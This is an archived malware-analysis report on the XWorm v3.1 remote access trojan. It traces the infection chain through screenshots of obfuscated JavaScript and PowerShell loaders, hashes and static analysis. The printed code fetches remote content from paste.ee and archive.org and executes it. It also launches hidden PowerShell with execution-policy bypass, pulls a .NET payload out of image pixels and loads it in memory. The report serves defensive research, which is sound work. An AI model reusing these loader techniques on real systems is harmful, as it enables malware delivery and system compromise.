


XWorm-Malware-Analysis/Reports/XWorm_v3.1_Report_EN.md at main · Yavuzhanzen/XWorm-Malware-Analysis

By Yavuzhanzen

Archived: 2026-09-26 02:00:50 UTC

Legal Disclaimer

This repository is intended solely for malware analysis, reverse engineering research, and educational purposes.
All malware samples have been analyzed in an isolated laboratory environment.




XWorm V3.1 Malware Technical Analysis

Static Analysis • Dynamic Analysis • Reverse Engineering • YARA • MITRE ATT&CK

MALWARE	XWORM	VERSION	3.1	TYPE	REMOTE ACCESS TROJAN
PLATFORM	WINDOWS	LANGUAGE	VB.NET	ANALYSIS	STATIC + DYNAMIC

YARA	4 RULES	MITRE	ATT&CK	IOC	EXTRACTED	REPORT	COMPLETED
LICENSE	MIT						

Infection Chain



Flowchart




Figure 1. XWorm Attack Flowchart.

Analysis of transfer_credit_alert.js

File Name	Transfer Credit Alert
File Type	JavaScript (.js)
MD5	dbac200e7a50edfb7aa8f15af12d6a9b
SHA-256	66dc116cb926d12d290a27f96c4431cc9d32d3cd2d4c6fc22dd664169f18bbfe

Static Analysis

File Type	Unknown format
File Info	Unknown format
File Size	32.79 KB (33580 bytes)
PE Size	Not a Portable Executable.

Figure 2. Information Related to the Transfer Credit Alert.js File.

The analyzed JavaScript file has a size of **32.79 KB**. Unlike a Portable Executable (PE) file, this file is a script-based payload that serves as the initial stage of the infection chain.

```

267 "    }, >000);\r\n" +
268 "    }\r\n" +
269 "\r\n" +
270 "    )\r\n" +
271 "    )\r\n" +
272 "\r\n" +
273 "</script>\r\n" +
274 "</body>\r\n" +
275 "</html>
276 "
277 "
278 var licebane = "\r\n" +
279 licebane += "\r\n" +
280 licebane += "\r\n" +
281 licebane += "\r\n" +
282 licebane += "\r\n" +
283 licebane += "\r\n" +
284 licebane = licebane.replace("\r\n", "");
285 var classe = licebane;
286 var c2MUzIFp = "\r\n" +
287 "
288 "<!DOCTYPE html>\r\n" +

```

Figure 3. Obfuscated JavaScript Code Structure.

At first glance, the script appears to contain a legitimate HTML/JavaScript interface. However, further examination reveals that it contains a heavily **obfuscated** code structure. The malicious logic is concealed using embedded Unicode character sequences and repetitive expressions, significantly reducing code readability and making static analysis more difficult.

The added Unicode characters do not contribute to the functionality of the program. Instead, they are used to conceal the actual code and evade signature-based detection mechanisms.

```

832 var balkiest = "\r\n" +
833 balkiest += "\r\n" +
834 balkiest += "\r\n" +
835 balkiest += "\r\n" +
836 balkiest += "\r\n" +
837 balkiest += "\r\n" +
838 balkiest += "\r\n" +
839 balkiest = balkiest.replace("\r\n", "");
840
841 var philomel = "\r\n" +
842 philomel += "\r\n" +
843 philomel += "\r\n" +
844 philomel = philomel.replace("\r\n", "");
845
846 var cadaverize = new XMLHttpRequest();
847 cadaverize.open("GET", balkiest, false);
848 cadaverize.setRequestHeader("User-Agent", "MyCustomAgent/1.0");
849 cadaverize.send();
850
851 if (cadaverize.status == 200) {
852     new Function(cadaverize.responseText)();
853 } else if (cadaverize.status == 404) {
854     WScript.Echo("Error 404: File not found.");
855 } else if (cadaverize.status == 403) {
856     WScript.Echo("Error 403: Access denied.");
857 } else if (cadaverize.status == 500) {
858     WScript.Echo("Error 500: Internal server error.");
859 } else {
860     WScript.Echo("HTTP Error " + cadaverize.status + ": Request failed.");
861 }
862 var gestour = "\r\n" +

```

Figure 4. Unicode Obfuscation Removal Routine.

The `balkiest` and `philomel` variables contain an encoded URL and the HTTP request method (`GET`), respectively. Instead of storing these values in plain text, the malware appends a repeated Unicode character sequence throughout both strings in order to conceal their actual contents.

The original values are recovered using JavaScript's `replace()` function:

```

balkiest = balkiest.replace("\r\n", "");
philomel = philomel.replace("\r\n", "");

```

This process reveals the original URL and HTTP method at runtime by removing all occurrences of the specified Unicode sequence. This technique is a simple string obfuscation method commonly used to evade static detection and make reverse engineering more difficult.

```
JS main.js > ...
1  var lincebane = "MSXML2.ServerXMLHTTP.6.0";
2  var balkiest = "http://paste.ee/d/o5QmlbuN/0";
3  var philomel = "GET";
4
5  var cadaverize = new ActiveXObject(classe);
6  cadaverize.open(philomel, balkiest, false);
7  cadaverize.setRequestHeader("User-Agent", "MyCustomAgent/1.0");
8  cadaverize.send();
9
10 if (cadaverize.status == 200) {
11     new Function(cadaverize.responseText)();
12 } else if (cadaverize.status == 404) {
13     WScript.Echo("Error 404: File not found.");
14 } else if (cadaverize.status == 403) {
15     WScript.Echo("Error 403: Access denied.");
16 } else if (cadaverize.status == 500) {
17     WScript.Echo("Error 500: Internal server error.");
18 } else {
19     WScript.Echo("HTTP Error " + cadaverize.status + ": Request failed.");
20 }
```

Figure 5. JavaScript Code After Removing the Obfuscation.

After removing the obfuscation, the script uses the **MSXML2.ServerXMLHTTP.6.0** ActiveX component to establish an HTTP connection. An HTTP **GET** request is sent to the following address:

```
hxxp[:]//paste[.]ee/d/o5QmlbuN/0
```

To make the request appear more legitimate, the malware defines a custom **User-Agent** header:

```
MyCustomAgent/1.0
```

If the server returns an HTTP Status **200 (OK)** response, the response body is retrieved and directly executed using the following statement:

```
new Function(responseText)();
```

Instead of writing the payload to disk, the downloaded JavaScript code is compiled and executed directly in memory. This behavior allows the malware to dynamically retrieve and execute the subsequent stages of the infection chain from a remote server while reducing the artifacts left on disk and making forensic analysis more difficult.

At this stage, the JavaScript file functions as an effective first-stage downloader (loader). Its primary purpose is to download and execute the next malicious payload from a remote server.

banana.js Analysis

File Name	Banana
File Type	JavaScript


```

JS banana.js > ...
1
2 if (typeof module === 'undefined' || !module.exports) {
3   var purification = "JG9saXZpbmUgPSAnVmtGSic7JGF0cmFjdGVuY2h5bWEGPSBbU3lzdGVtLkNvbnZlcnRdOjpwGcm9t
4
5   var micronor = "$purification='" + purification + "'";
6   micronor += "$Pforzheim=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64Str:
7
8   var albertist = "powershell -whidden -nopprofile -ep bypass -c ";
9   var phosphonolipids = WScript.CreateObject("WScript.Shell");
10
11   phosphonolipids.Run(albertist + "\"" + micronor + "\"", 0, false);
12   WScript.Quit();
13 }
14
15
16 (function(/*context, shell*/) {
17   try {
18     arguments[1].context = arguments[0];
19     arguments[1].execute();
20   } catch (e) {
21     WScript.Echo('Error: ' + (e.message || e.description || e));
22   }
23 })

```

Figure 8. Deobfuscated Banana.js Code.

After removing the obfuscation, the script was identified as a **Windows Script Host (WSH)** JavaScript loader responsible for executing an embedded PowerShell payload.

The execution flow can be summarized as follows:

1. The Base64-encoded PowerShell payload is stored in the `purification` variable.
2. The encoded payload is decoded and assigned to the `$Pforzheim` variable.
3. The script launches **PowerShell** using the `-ExecutionPolicy Bypass` parameter.
4. The decoded PowerShell code is executed using `Invoke-Expression (IEX)`.
5. The entire process is initiated through the `WScript.Shell.Run()` method.

This approach allows the malware to transition from JavaScript execution to PowerShell execution without writing intermediate files to disk.

```

global.WSHModule._postCommand = function(command, options) {
    command = command.toLowerCase().replace(/\W+/g, '');
    options || (options = {});

    switch (command) {
        case 'consolelog':
            stdout.WriteLine(options.data);
            break;
        case 'gettextclip':
        case 'settextclip':
        case 'emptyclip':
        case 'gethtmlclip':
        case 'sethtmlclip':
        case 'tmpfile':
            return _original_postCommand.apply(this, arguments);
        // noop dom functions
        case 'alert':
            stdout.WriteLine(options.data);
    }
}

```

Figure 9. Internal Command Dispatcher.

The analyzed script implements an internal command dispatcher designed for the **Windows Script Host (WSH)** environment. Commands such as `consolelog`, `alert`, `confirm`, and `prompt` are routed to terminal output, while clipboard and temporary file operations are forwarded to their respective handlers.

This abstraction layer allows the malware to adapt GUI-oriented JavaScript functionality to a command-line execution environment while maintaining compatibility across different execution contexts.




Figure 10. Extracted PowerShell Payload.

Using **CyberChef**, the **From Base64** operation was applied, successfully decoding the embedded payload. As a result, the PowerShell script executed by `Banana.js` was revealed.

Dynamic Analysis

```

1 $solivine = 'VkFJ';
2 $atractenchyma = [System.Convert]::FromBase64String($solivine);
3 $dichotomised = [System.Text.Encoding]::UTF8.GetString($atractenchyma);
4 $curriers = 'Q2xhc3NMawJyYXJ5MS5Ib211';
5 $weathervane = [System.Convert]::FromBase64String($curriers);
6 $hypouricemia = [System.Text.Encoding]::UTF8.GetString($weathervane);
7 Add-Type -AssemblyName System.Drawing;
8 $comether='https://archive.org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg';
9 $schomburgkia=New-Object System.Net.WebClient;
10 $schomburgkia.Headers.Add('User-Agent','Mozilla/5.0');
11 $individualise=$schomburgkia.DownloadData($comether);
12 $rootedness=[byte[]](0x42, 0x4D, 0x72, 0x6E, 0x37, 0x00, 0x00, 0x00, 0x00, 0x00, 0x36, 0x00, 0x00, 0x00, 0x28, 0x
13 $abelsonite=-1;
14 for($smackintoshes=0;
15 $smackintoshes -le $individualise.Length-$rootedness.Length;
16 $smackintoshes++){ $armories=$true;
17     for($mixmers=0;
18     $mixmers -lt $rootedness.Length;
19     $mixmers++)

```

Figure 11. PowerShell Execution Flow.

The decoded PowerShell script is designed to extract a payload hidden inside an image file using **steganography**. First, the Base64-encoded strings `VkFJ` and `Q2xhc3NMawJyYXJ5MS5Ib211` are decoded, yielding the method name `VAI` and the .NET class `ClassLibrary1.Home`, respectively.

The script then creates a **System.Net.WebClient** object and downloads a **JPEG** image hosted on **archive.org**. Instead of processing the file as a normal image, the malware searches the downloaded data for the **BMP magic header** (`42 4D`). Once the header is located, all bytes following this point are extracted and stored for subsequent processing.

This technique allows the malicious payload to be concealed within an apparently harmless image file, making network-based detection significantly more difficult.




Figure 12. Image Containing the Embedded Payload.

The downloaded image is searched for the **BMP file signature** (`42 4D`). If the signature is not found, execution is immediately terminated. Once the BMP header is located, all remaining bytes are copied into a **MemoryStream**, and a **Bitmap** object is created from this stream. This allows the malware to process the image directly in memory without writing intermediate files to disk.

```

39     for($stoichiometries=0;
40     $stoichiometries -lt $cosmism.Width;
41     $stoichiometries++){
42         $Chantelle.Add($scrammed.R);
43         $Chantelle.Add($scrammed.G);
44         $Chantelle.Add($scrammed.B)}};
45     $neckercher=[BitConverter]::ToInt32($Chantelle.GetRange(0,4).ToArray(),0);
46     $astroballistics=$Chantelle.GetRange(4,$neckercher).ToArray();
47     $dietists=[Convert]::ToBase64String($astroballistics).Replace('A','@').Replace('@','A');

```

Figure 13. RGB Pixel Extraction.

The script processes each pixel in the bitmap individually using nested loops. For each pixel, the **Red**, **Green**, and **Blue** color components are sequentially appended to the `$Chantelle` byte array.

The first four bytes represent the size of the hidden payload and are converted into an integer using `BitConverter::ToInt32()`. Based on the resulting length value, the remaining bytes are extracted and reconstructed as a Base64 string.

Before decoding, a simple obfuscation layer is removed by replacing the `A` and `@` characters. The resulting Base64 string is then decoded into the original binary payload.

```

PS C:\Windows\system32> Write-Host $dietists
TVqQAAMAAAEAAAE//8AALgAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4f
ug4A4anNtbgBTM0hVghpcyBwcm9ncmFtIGhhbm5vdCBiZSB5dW4gaW4gRE9TIGlvdGUuQ0QKJAAAAAAAAABQRQAA
TAEDEwCYngAAAAAAADAAATIELATAACQ2AAATAAAAAAARom3AAAgAAAAAAAEAAAgAAAAAgAAAAAA
AAAGAAAAAAADghwAAAgAAAAAAAMAYTUAABAAABAAAAAAEAAAEAAAAAAAAABAAAAAAAGCDNwBLAAAA
AKA3AAAGAAAAAAAAAAAAAAAAAAAAAAAAWAA3AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAATAAACAAAAAAACCAAAEgAAAAAAAC50ZXB0AAAAAG3AAAgAAAAZDcA
AAIAAAAAAAAAAAAAAAAACAAGAUcnNywAAAAAGAAAGDCAAAAYAAABnNwAAAAAAAAAAAAAAAAABALnJlBg9j
AAWAAAAAAWAA3AAACAAAAADCAAAAAAAQAAAgAAAAAAACQgzcAAAAAAGAAAAAAUUA
LBgoADRRDwADAAAAAAAFtPjwc4hwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABMw
AAAGAAAAAAACAKwAGkyqHg7AgAACioeAnsDAAAKKlYCKAQAAAC30CAAAKAgR9AwAACioAABMwAwB8AAAA
AQAAEQN1AQAAAGwRMAIG0ZUAAARLgYSBSswFisDFysALU4oBgAACg7AgAACq77AgAACm8HAAAKLkrfBwF1TDL
Kw0FxfhwyzSSGH5QfYTLKFisDFysALRgoCAAAAG77AwAACm8JAAAKKwYWKc8rAAYrBhcolysABireGCgv
KwAGGSgvKwAGwAgAAAKAnsCAAAKbwoAAApYGSgvKwAGwAgIAAAKAnsDAAAKbwsAAApYKwBwCGAAAGAAERQg
7x0AACgKwAGGigvKwAGjQEAALFfigvKwAGAnsCAAAKChIAJXEEAAAbjAAABssAxcRAXYrACDEJhQrc/4wBAAA
G2BMAAAKoIUXKC8rAAYCewMAAAALeG1cQUAABuMBQAAgywDFysDFisALQmFCsL/hYFAAAbbwAAAAqIKJcraAYq
HqJ7DwAACioeAnsQAAAKKh4CexEAAAgAAATMAATAAAEAAWAAABEAAtgEAAAKAgN9DwAACjiZAAAAABh9Kc8rAAZh
CithByD3AAAAAK8rAAZhCysPCB9Kc8rAAZhDDiFAAAACB9qWUDAAADWAAAC4AAAA7AAAAAJAAAAAFbcjPGwAG
DCVNBx9owEUDAAAGQAAADYAAABJAAAAOHYAAAAfygwrth9rKM8BAAYLH8UMK6ERkayfV11FAWAAAAACAAAAA
wwAAB/4Czhz///IHgBAAALysABgof+ws4YP///zhP///AgV9EQAACh87Cjha///AgR9EAAACisbHxIfej9Y
///KxAFPuH9ap///ysGH80fjTKEH20K0BT///8qEzADAKEAAAEAAAR3UGAAABciTAgY7igAAACtSB1wFK1UW
KwMXKwAGcAAAAAGAAAKAnsPAAAKBnsPAAAKBwCAAAAsAXYrAXcrACIQKAAQAAACexAAAAAGexAAAAApvCAACiwb

```

Figure 14. Extraction of the Embedded Payload.

After extraction, the payload is prepared for execution in memory. A static string stored in the `$pilular` variable undergoes a simple character replacement operation to remove another lightweight obfuscation layer. In addition, the encoded Base64 string is stored in reverse order, further complicating direct inspection.

After reconstruction, the payload is converted into a byte array and loaded directly into memory using the following statement:

```
[Reflection.Assembly]::Load()
```

By loading the assembly directly into the .NET runtime, the malware avoids creating executable files on disk. This reduces the artifacts that may be generated during forensic analysis and allows it to bypass the detection mechanisms of many traditional security products.

```

48     $pilular="==AhvgHh6hXbDhHbvQ2LlVmlLR3chB3LvoDc0RHa".Replace('>','=','t');
49     $eunuchism=[Convert]::FromBase64String($dietists);
50     $circumvection=[Reflection.Assembly]::Load($eunuchism);
51     $jones=@($pilular,'','','','MSBuild','','','','C:\Users\Public\Downloads','biggety','js','','','cauliform','2','');
52     $circumvection.GetType($hypouricemia).GetMethod($dichotomised).Invoke($memorist,$jones);
53     $cosmism.Dispose();
54     $basotho.Dispose();

```

Figure 15. In-Memory .NET Assembly Execution.

After loading the .NET assembly, the malware dynamically invokes the target method using **.NET Reflection**. The class name stored in the `$hypouricemia` variable and the method name stored in the `$dichotomised` variable are resolved at

runtime. The identified method is then invoked using **Reflection**, with the `$memorist` and `$jones` variables passed as arguments.

The `$jones` array contains **17 separate parameters** that are passed to the `VAI` method within the loaded DLL. This stage represents the transition from the PowerShell loader to the next stage of the malware. At this point, the core malicious functionality is executed entirely in memory.

Microsoft.Win32.TaskScheduler.dll Analysis

File Name	Microsoft.Win32.TaskScheduler
File Type	Dynamic Link Library (DLL)
MD5	bab028daa6e0aa9a16ab13581e06bdf2
SHA-256	9f95bfedd885d298368dfe79470903ecd3f9e38b82ef5db8c4f1cbb0e38b1db4

Static Analysis

▼ PE32

İşletim sistemi: Windows(95)[I386, 32 bit, DLL]

Bağlayıcı: Microsoft Linker

Derleyici: VB.NET

Dil: VB.NET

Kitaplık: dnlib

Kitaplık: .NET Framework(v4.5, CLR v4.0.30319)

(Heur)Cryptor: Encrypted or packed data[Assembly invoke + TripleDES]

(Heur)Koruma: Obfuscation[CLR constructor + Virtualization + Calls encrypt + Strings encryption]

Figure 16. Information About the Microsoft.Win32.TaskScheduler.dll File.

The analyzed sample is a **32-bit PE32 Dynamic Link Library (DLL)** compiled for Windows systems using **VB.NET** and **.NET Framework 4.5**. Static analysis revealed that the assembly makes extensive use of the **dnlib** library and contains encrypted resources protected using the **TripleDES** encryption algorithm.

The malware also employs several **anti-analysis** and code protection mechanisms, including:

- Virtualization-based protection
- Encrypted method invocations
- Runtime string encryption
- CLR constructor obfuscation

These techniques significantly complicate the reverse engineering process by delaying the reconstruction of code and strings until runtime.

payload.dll

Version Info
.NET Resources
LJce

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	30	00	8B	5D	DF	04	2E	3A	B1	51	3C	85	E0	84	85	AF	0.<[B].:±Q<..ä...-
00000010	DE	FA	DC	FD	C2	9D	E9	8B	96	34	42	2B	71	70	83	F8	\$úÜiÄ é<-4B+qp fø
00000020	14	94	FA	17	5B	8B	68	E6	3E	E0	84	03	BA	F9	10	3D	[]"ú[] [<hæ>ä,,[] °ù[] =
00000030	F3	03	10	80	31	B6	67	68	09	F4	67	78	B6	D9	B6	87	ò[] []elqgh.ògxxqÜq±
00000040	AD	C2	DA	B7	A7	63	EA	42	DD	DD	51	E1	17	35	36	91	-ÄÜ:scéBiiQá[] 56`
00000050	76	1E	E0	38	24	18	30	FF	F9	F6	93	C2	7C	77	37	C8	v àèø[] 0yùò"Ä w7È
00000060	F6	40	87	C7	6C	EE	C9	36	01	1F	22	E3	74	BE	24	E9	ø@±ÇliÈ6[] "Ät±øé
00000070	DD	52	3C	51	0E	37	73	61	0B	5C	D0	50	8C	BB	57	86	IR<Q[] 7sa[] \GPeWt
00000080	BF	B3	2A	48	4A	01	C2	5F	ED	1C	4A	63	1D	B4	47	11	ç`*HJ[] Ä_i Jc 'G
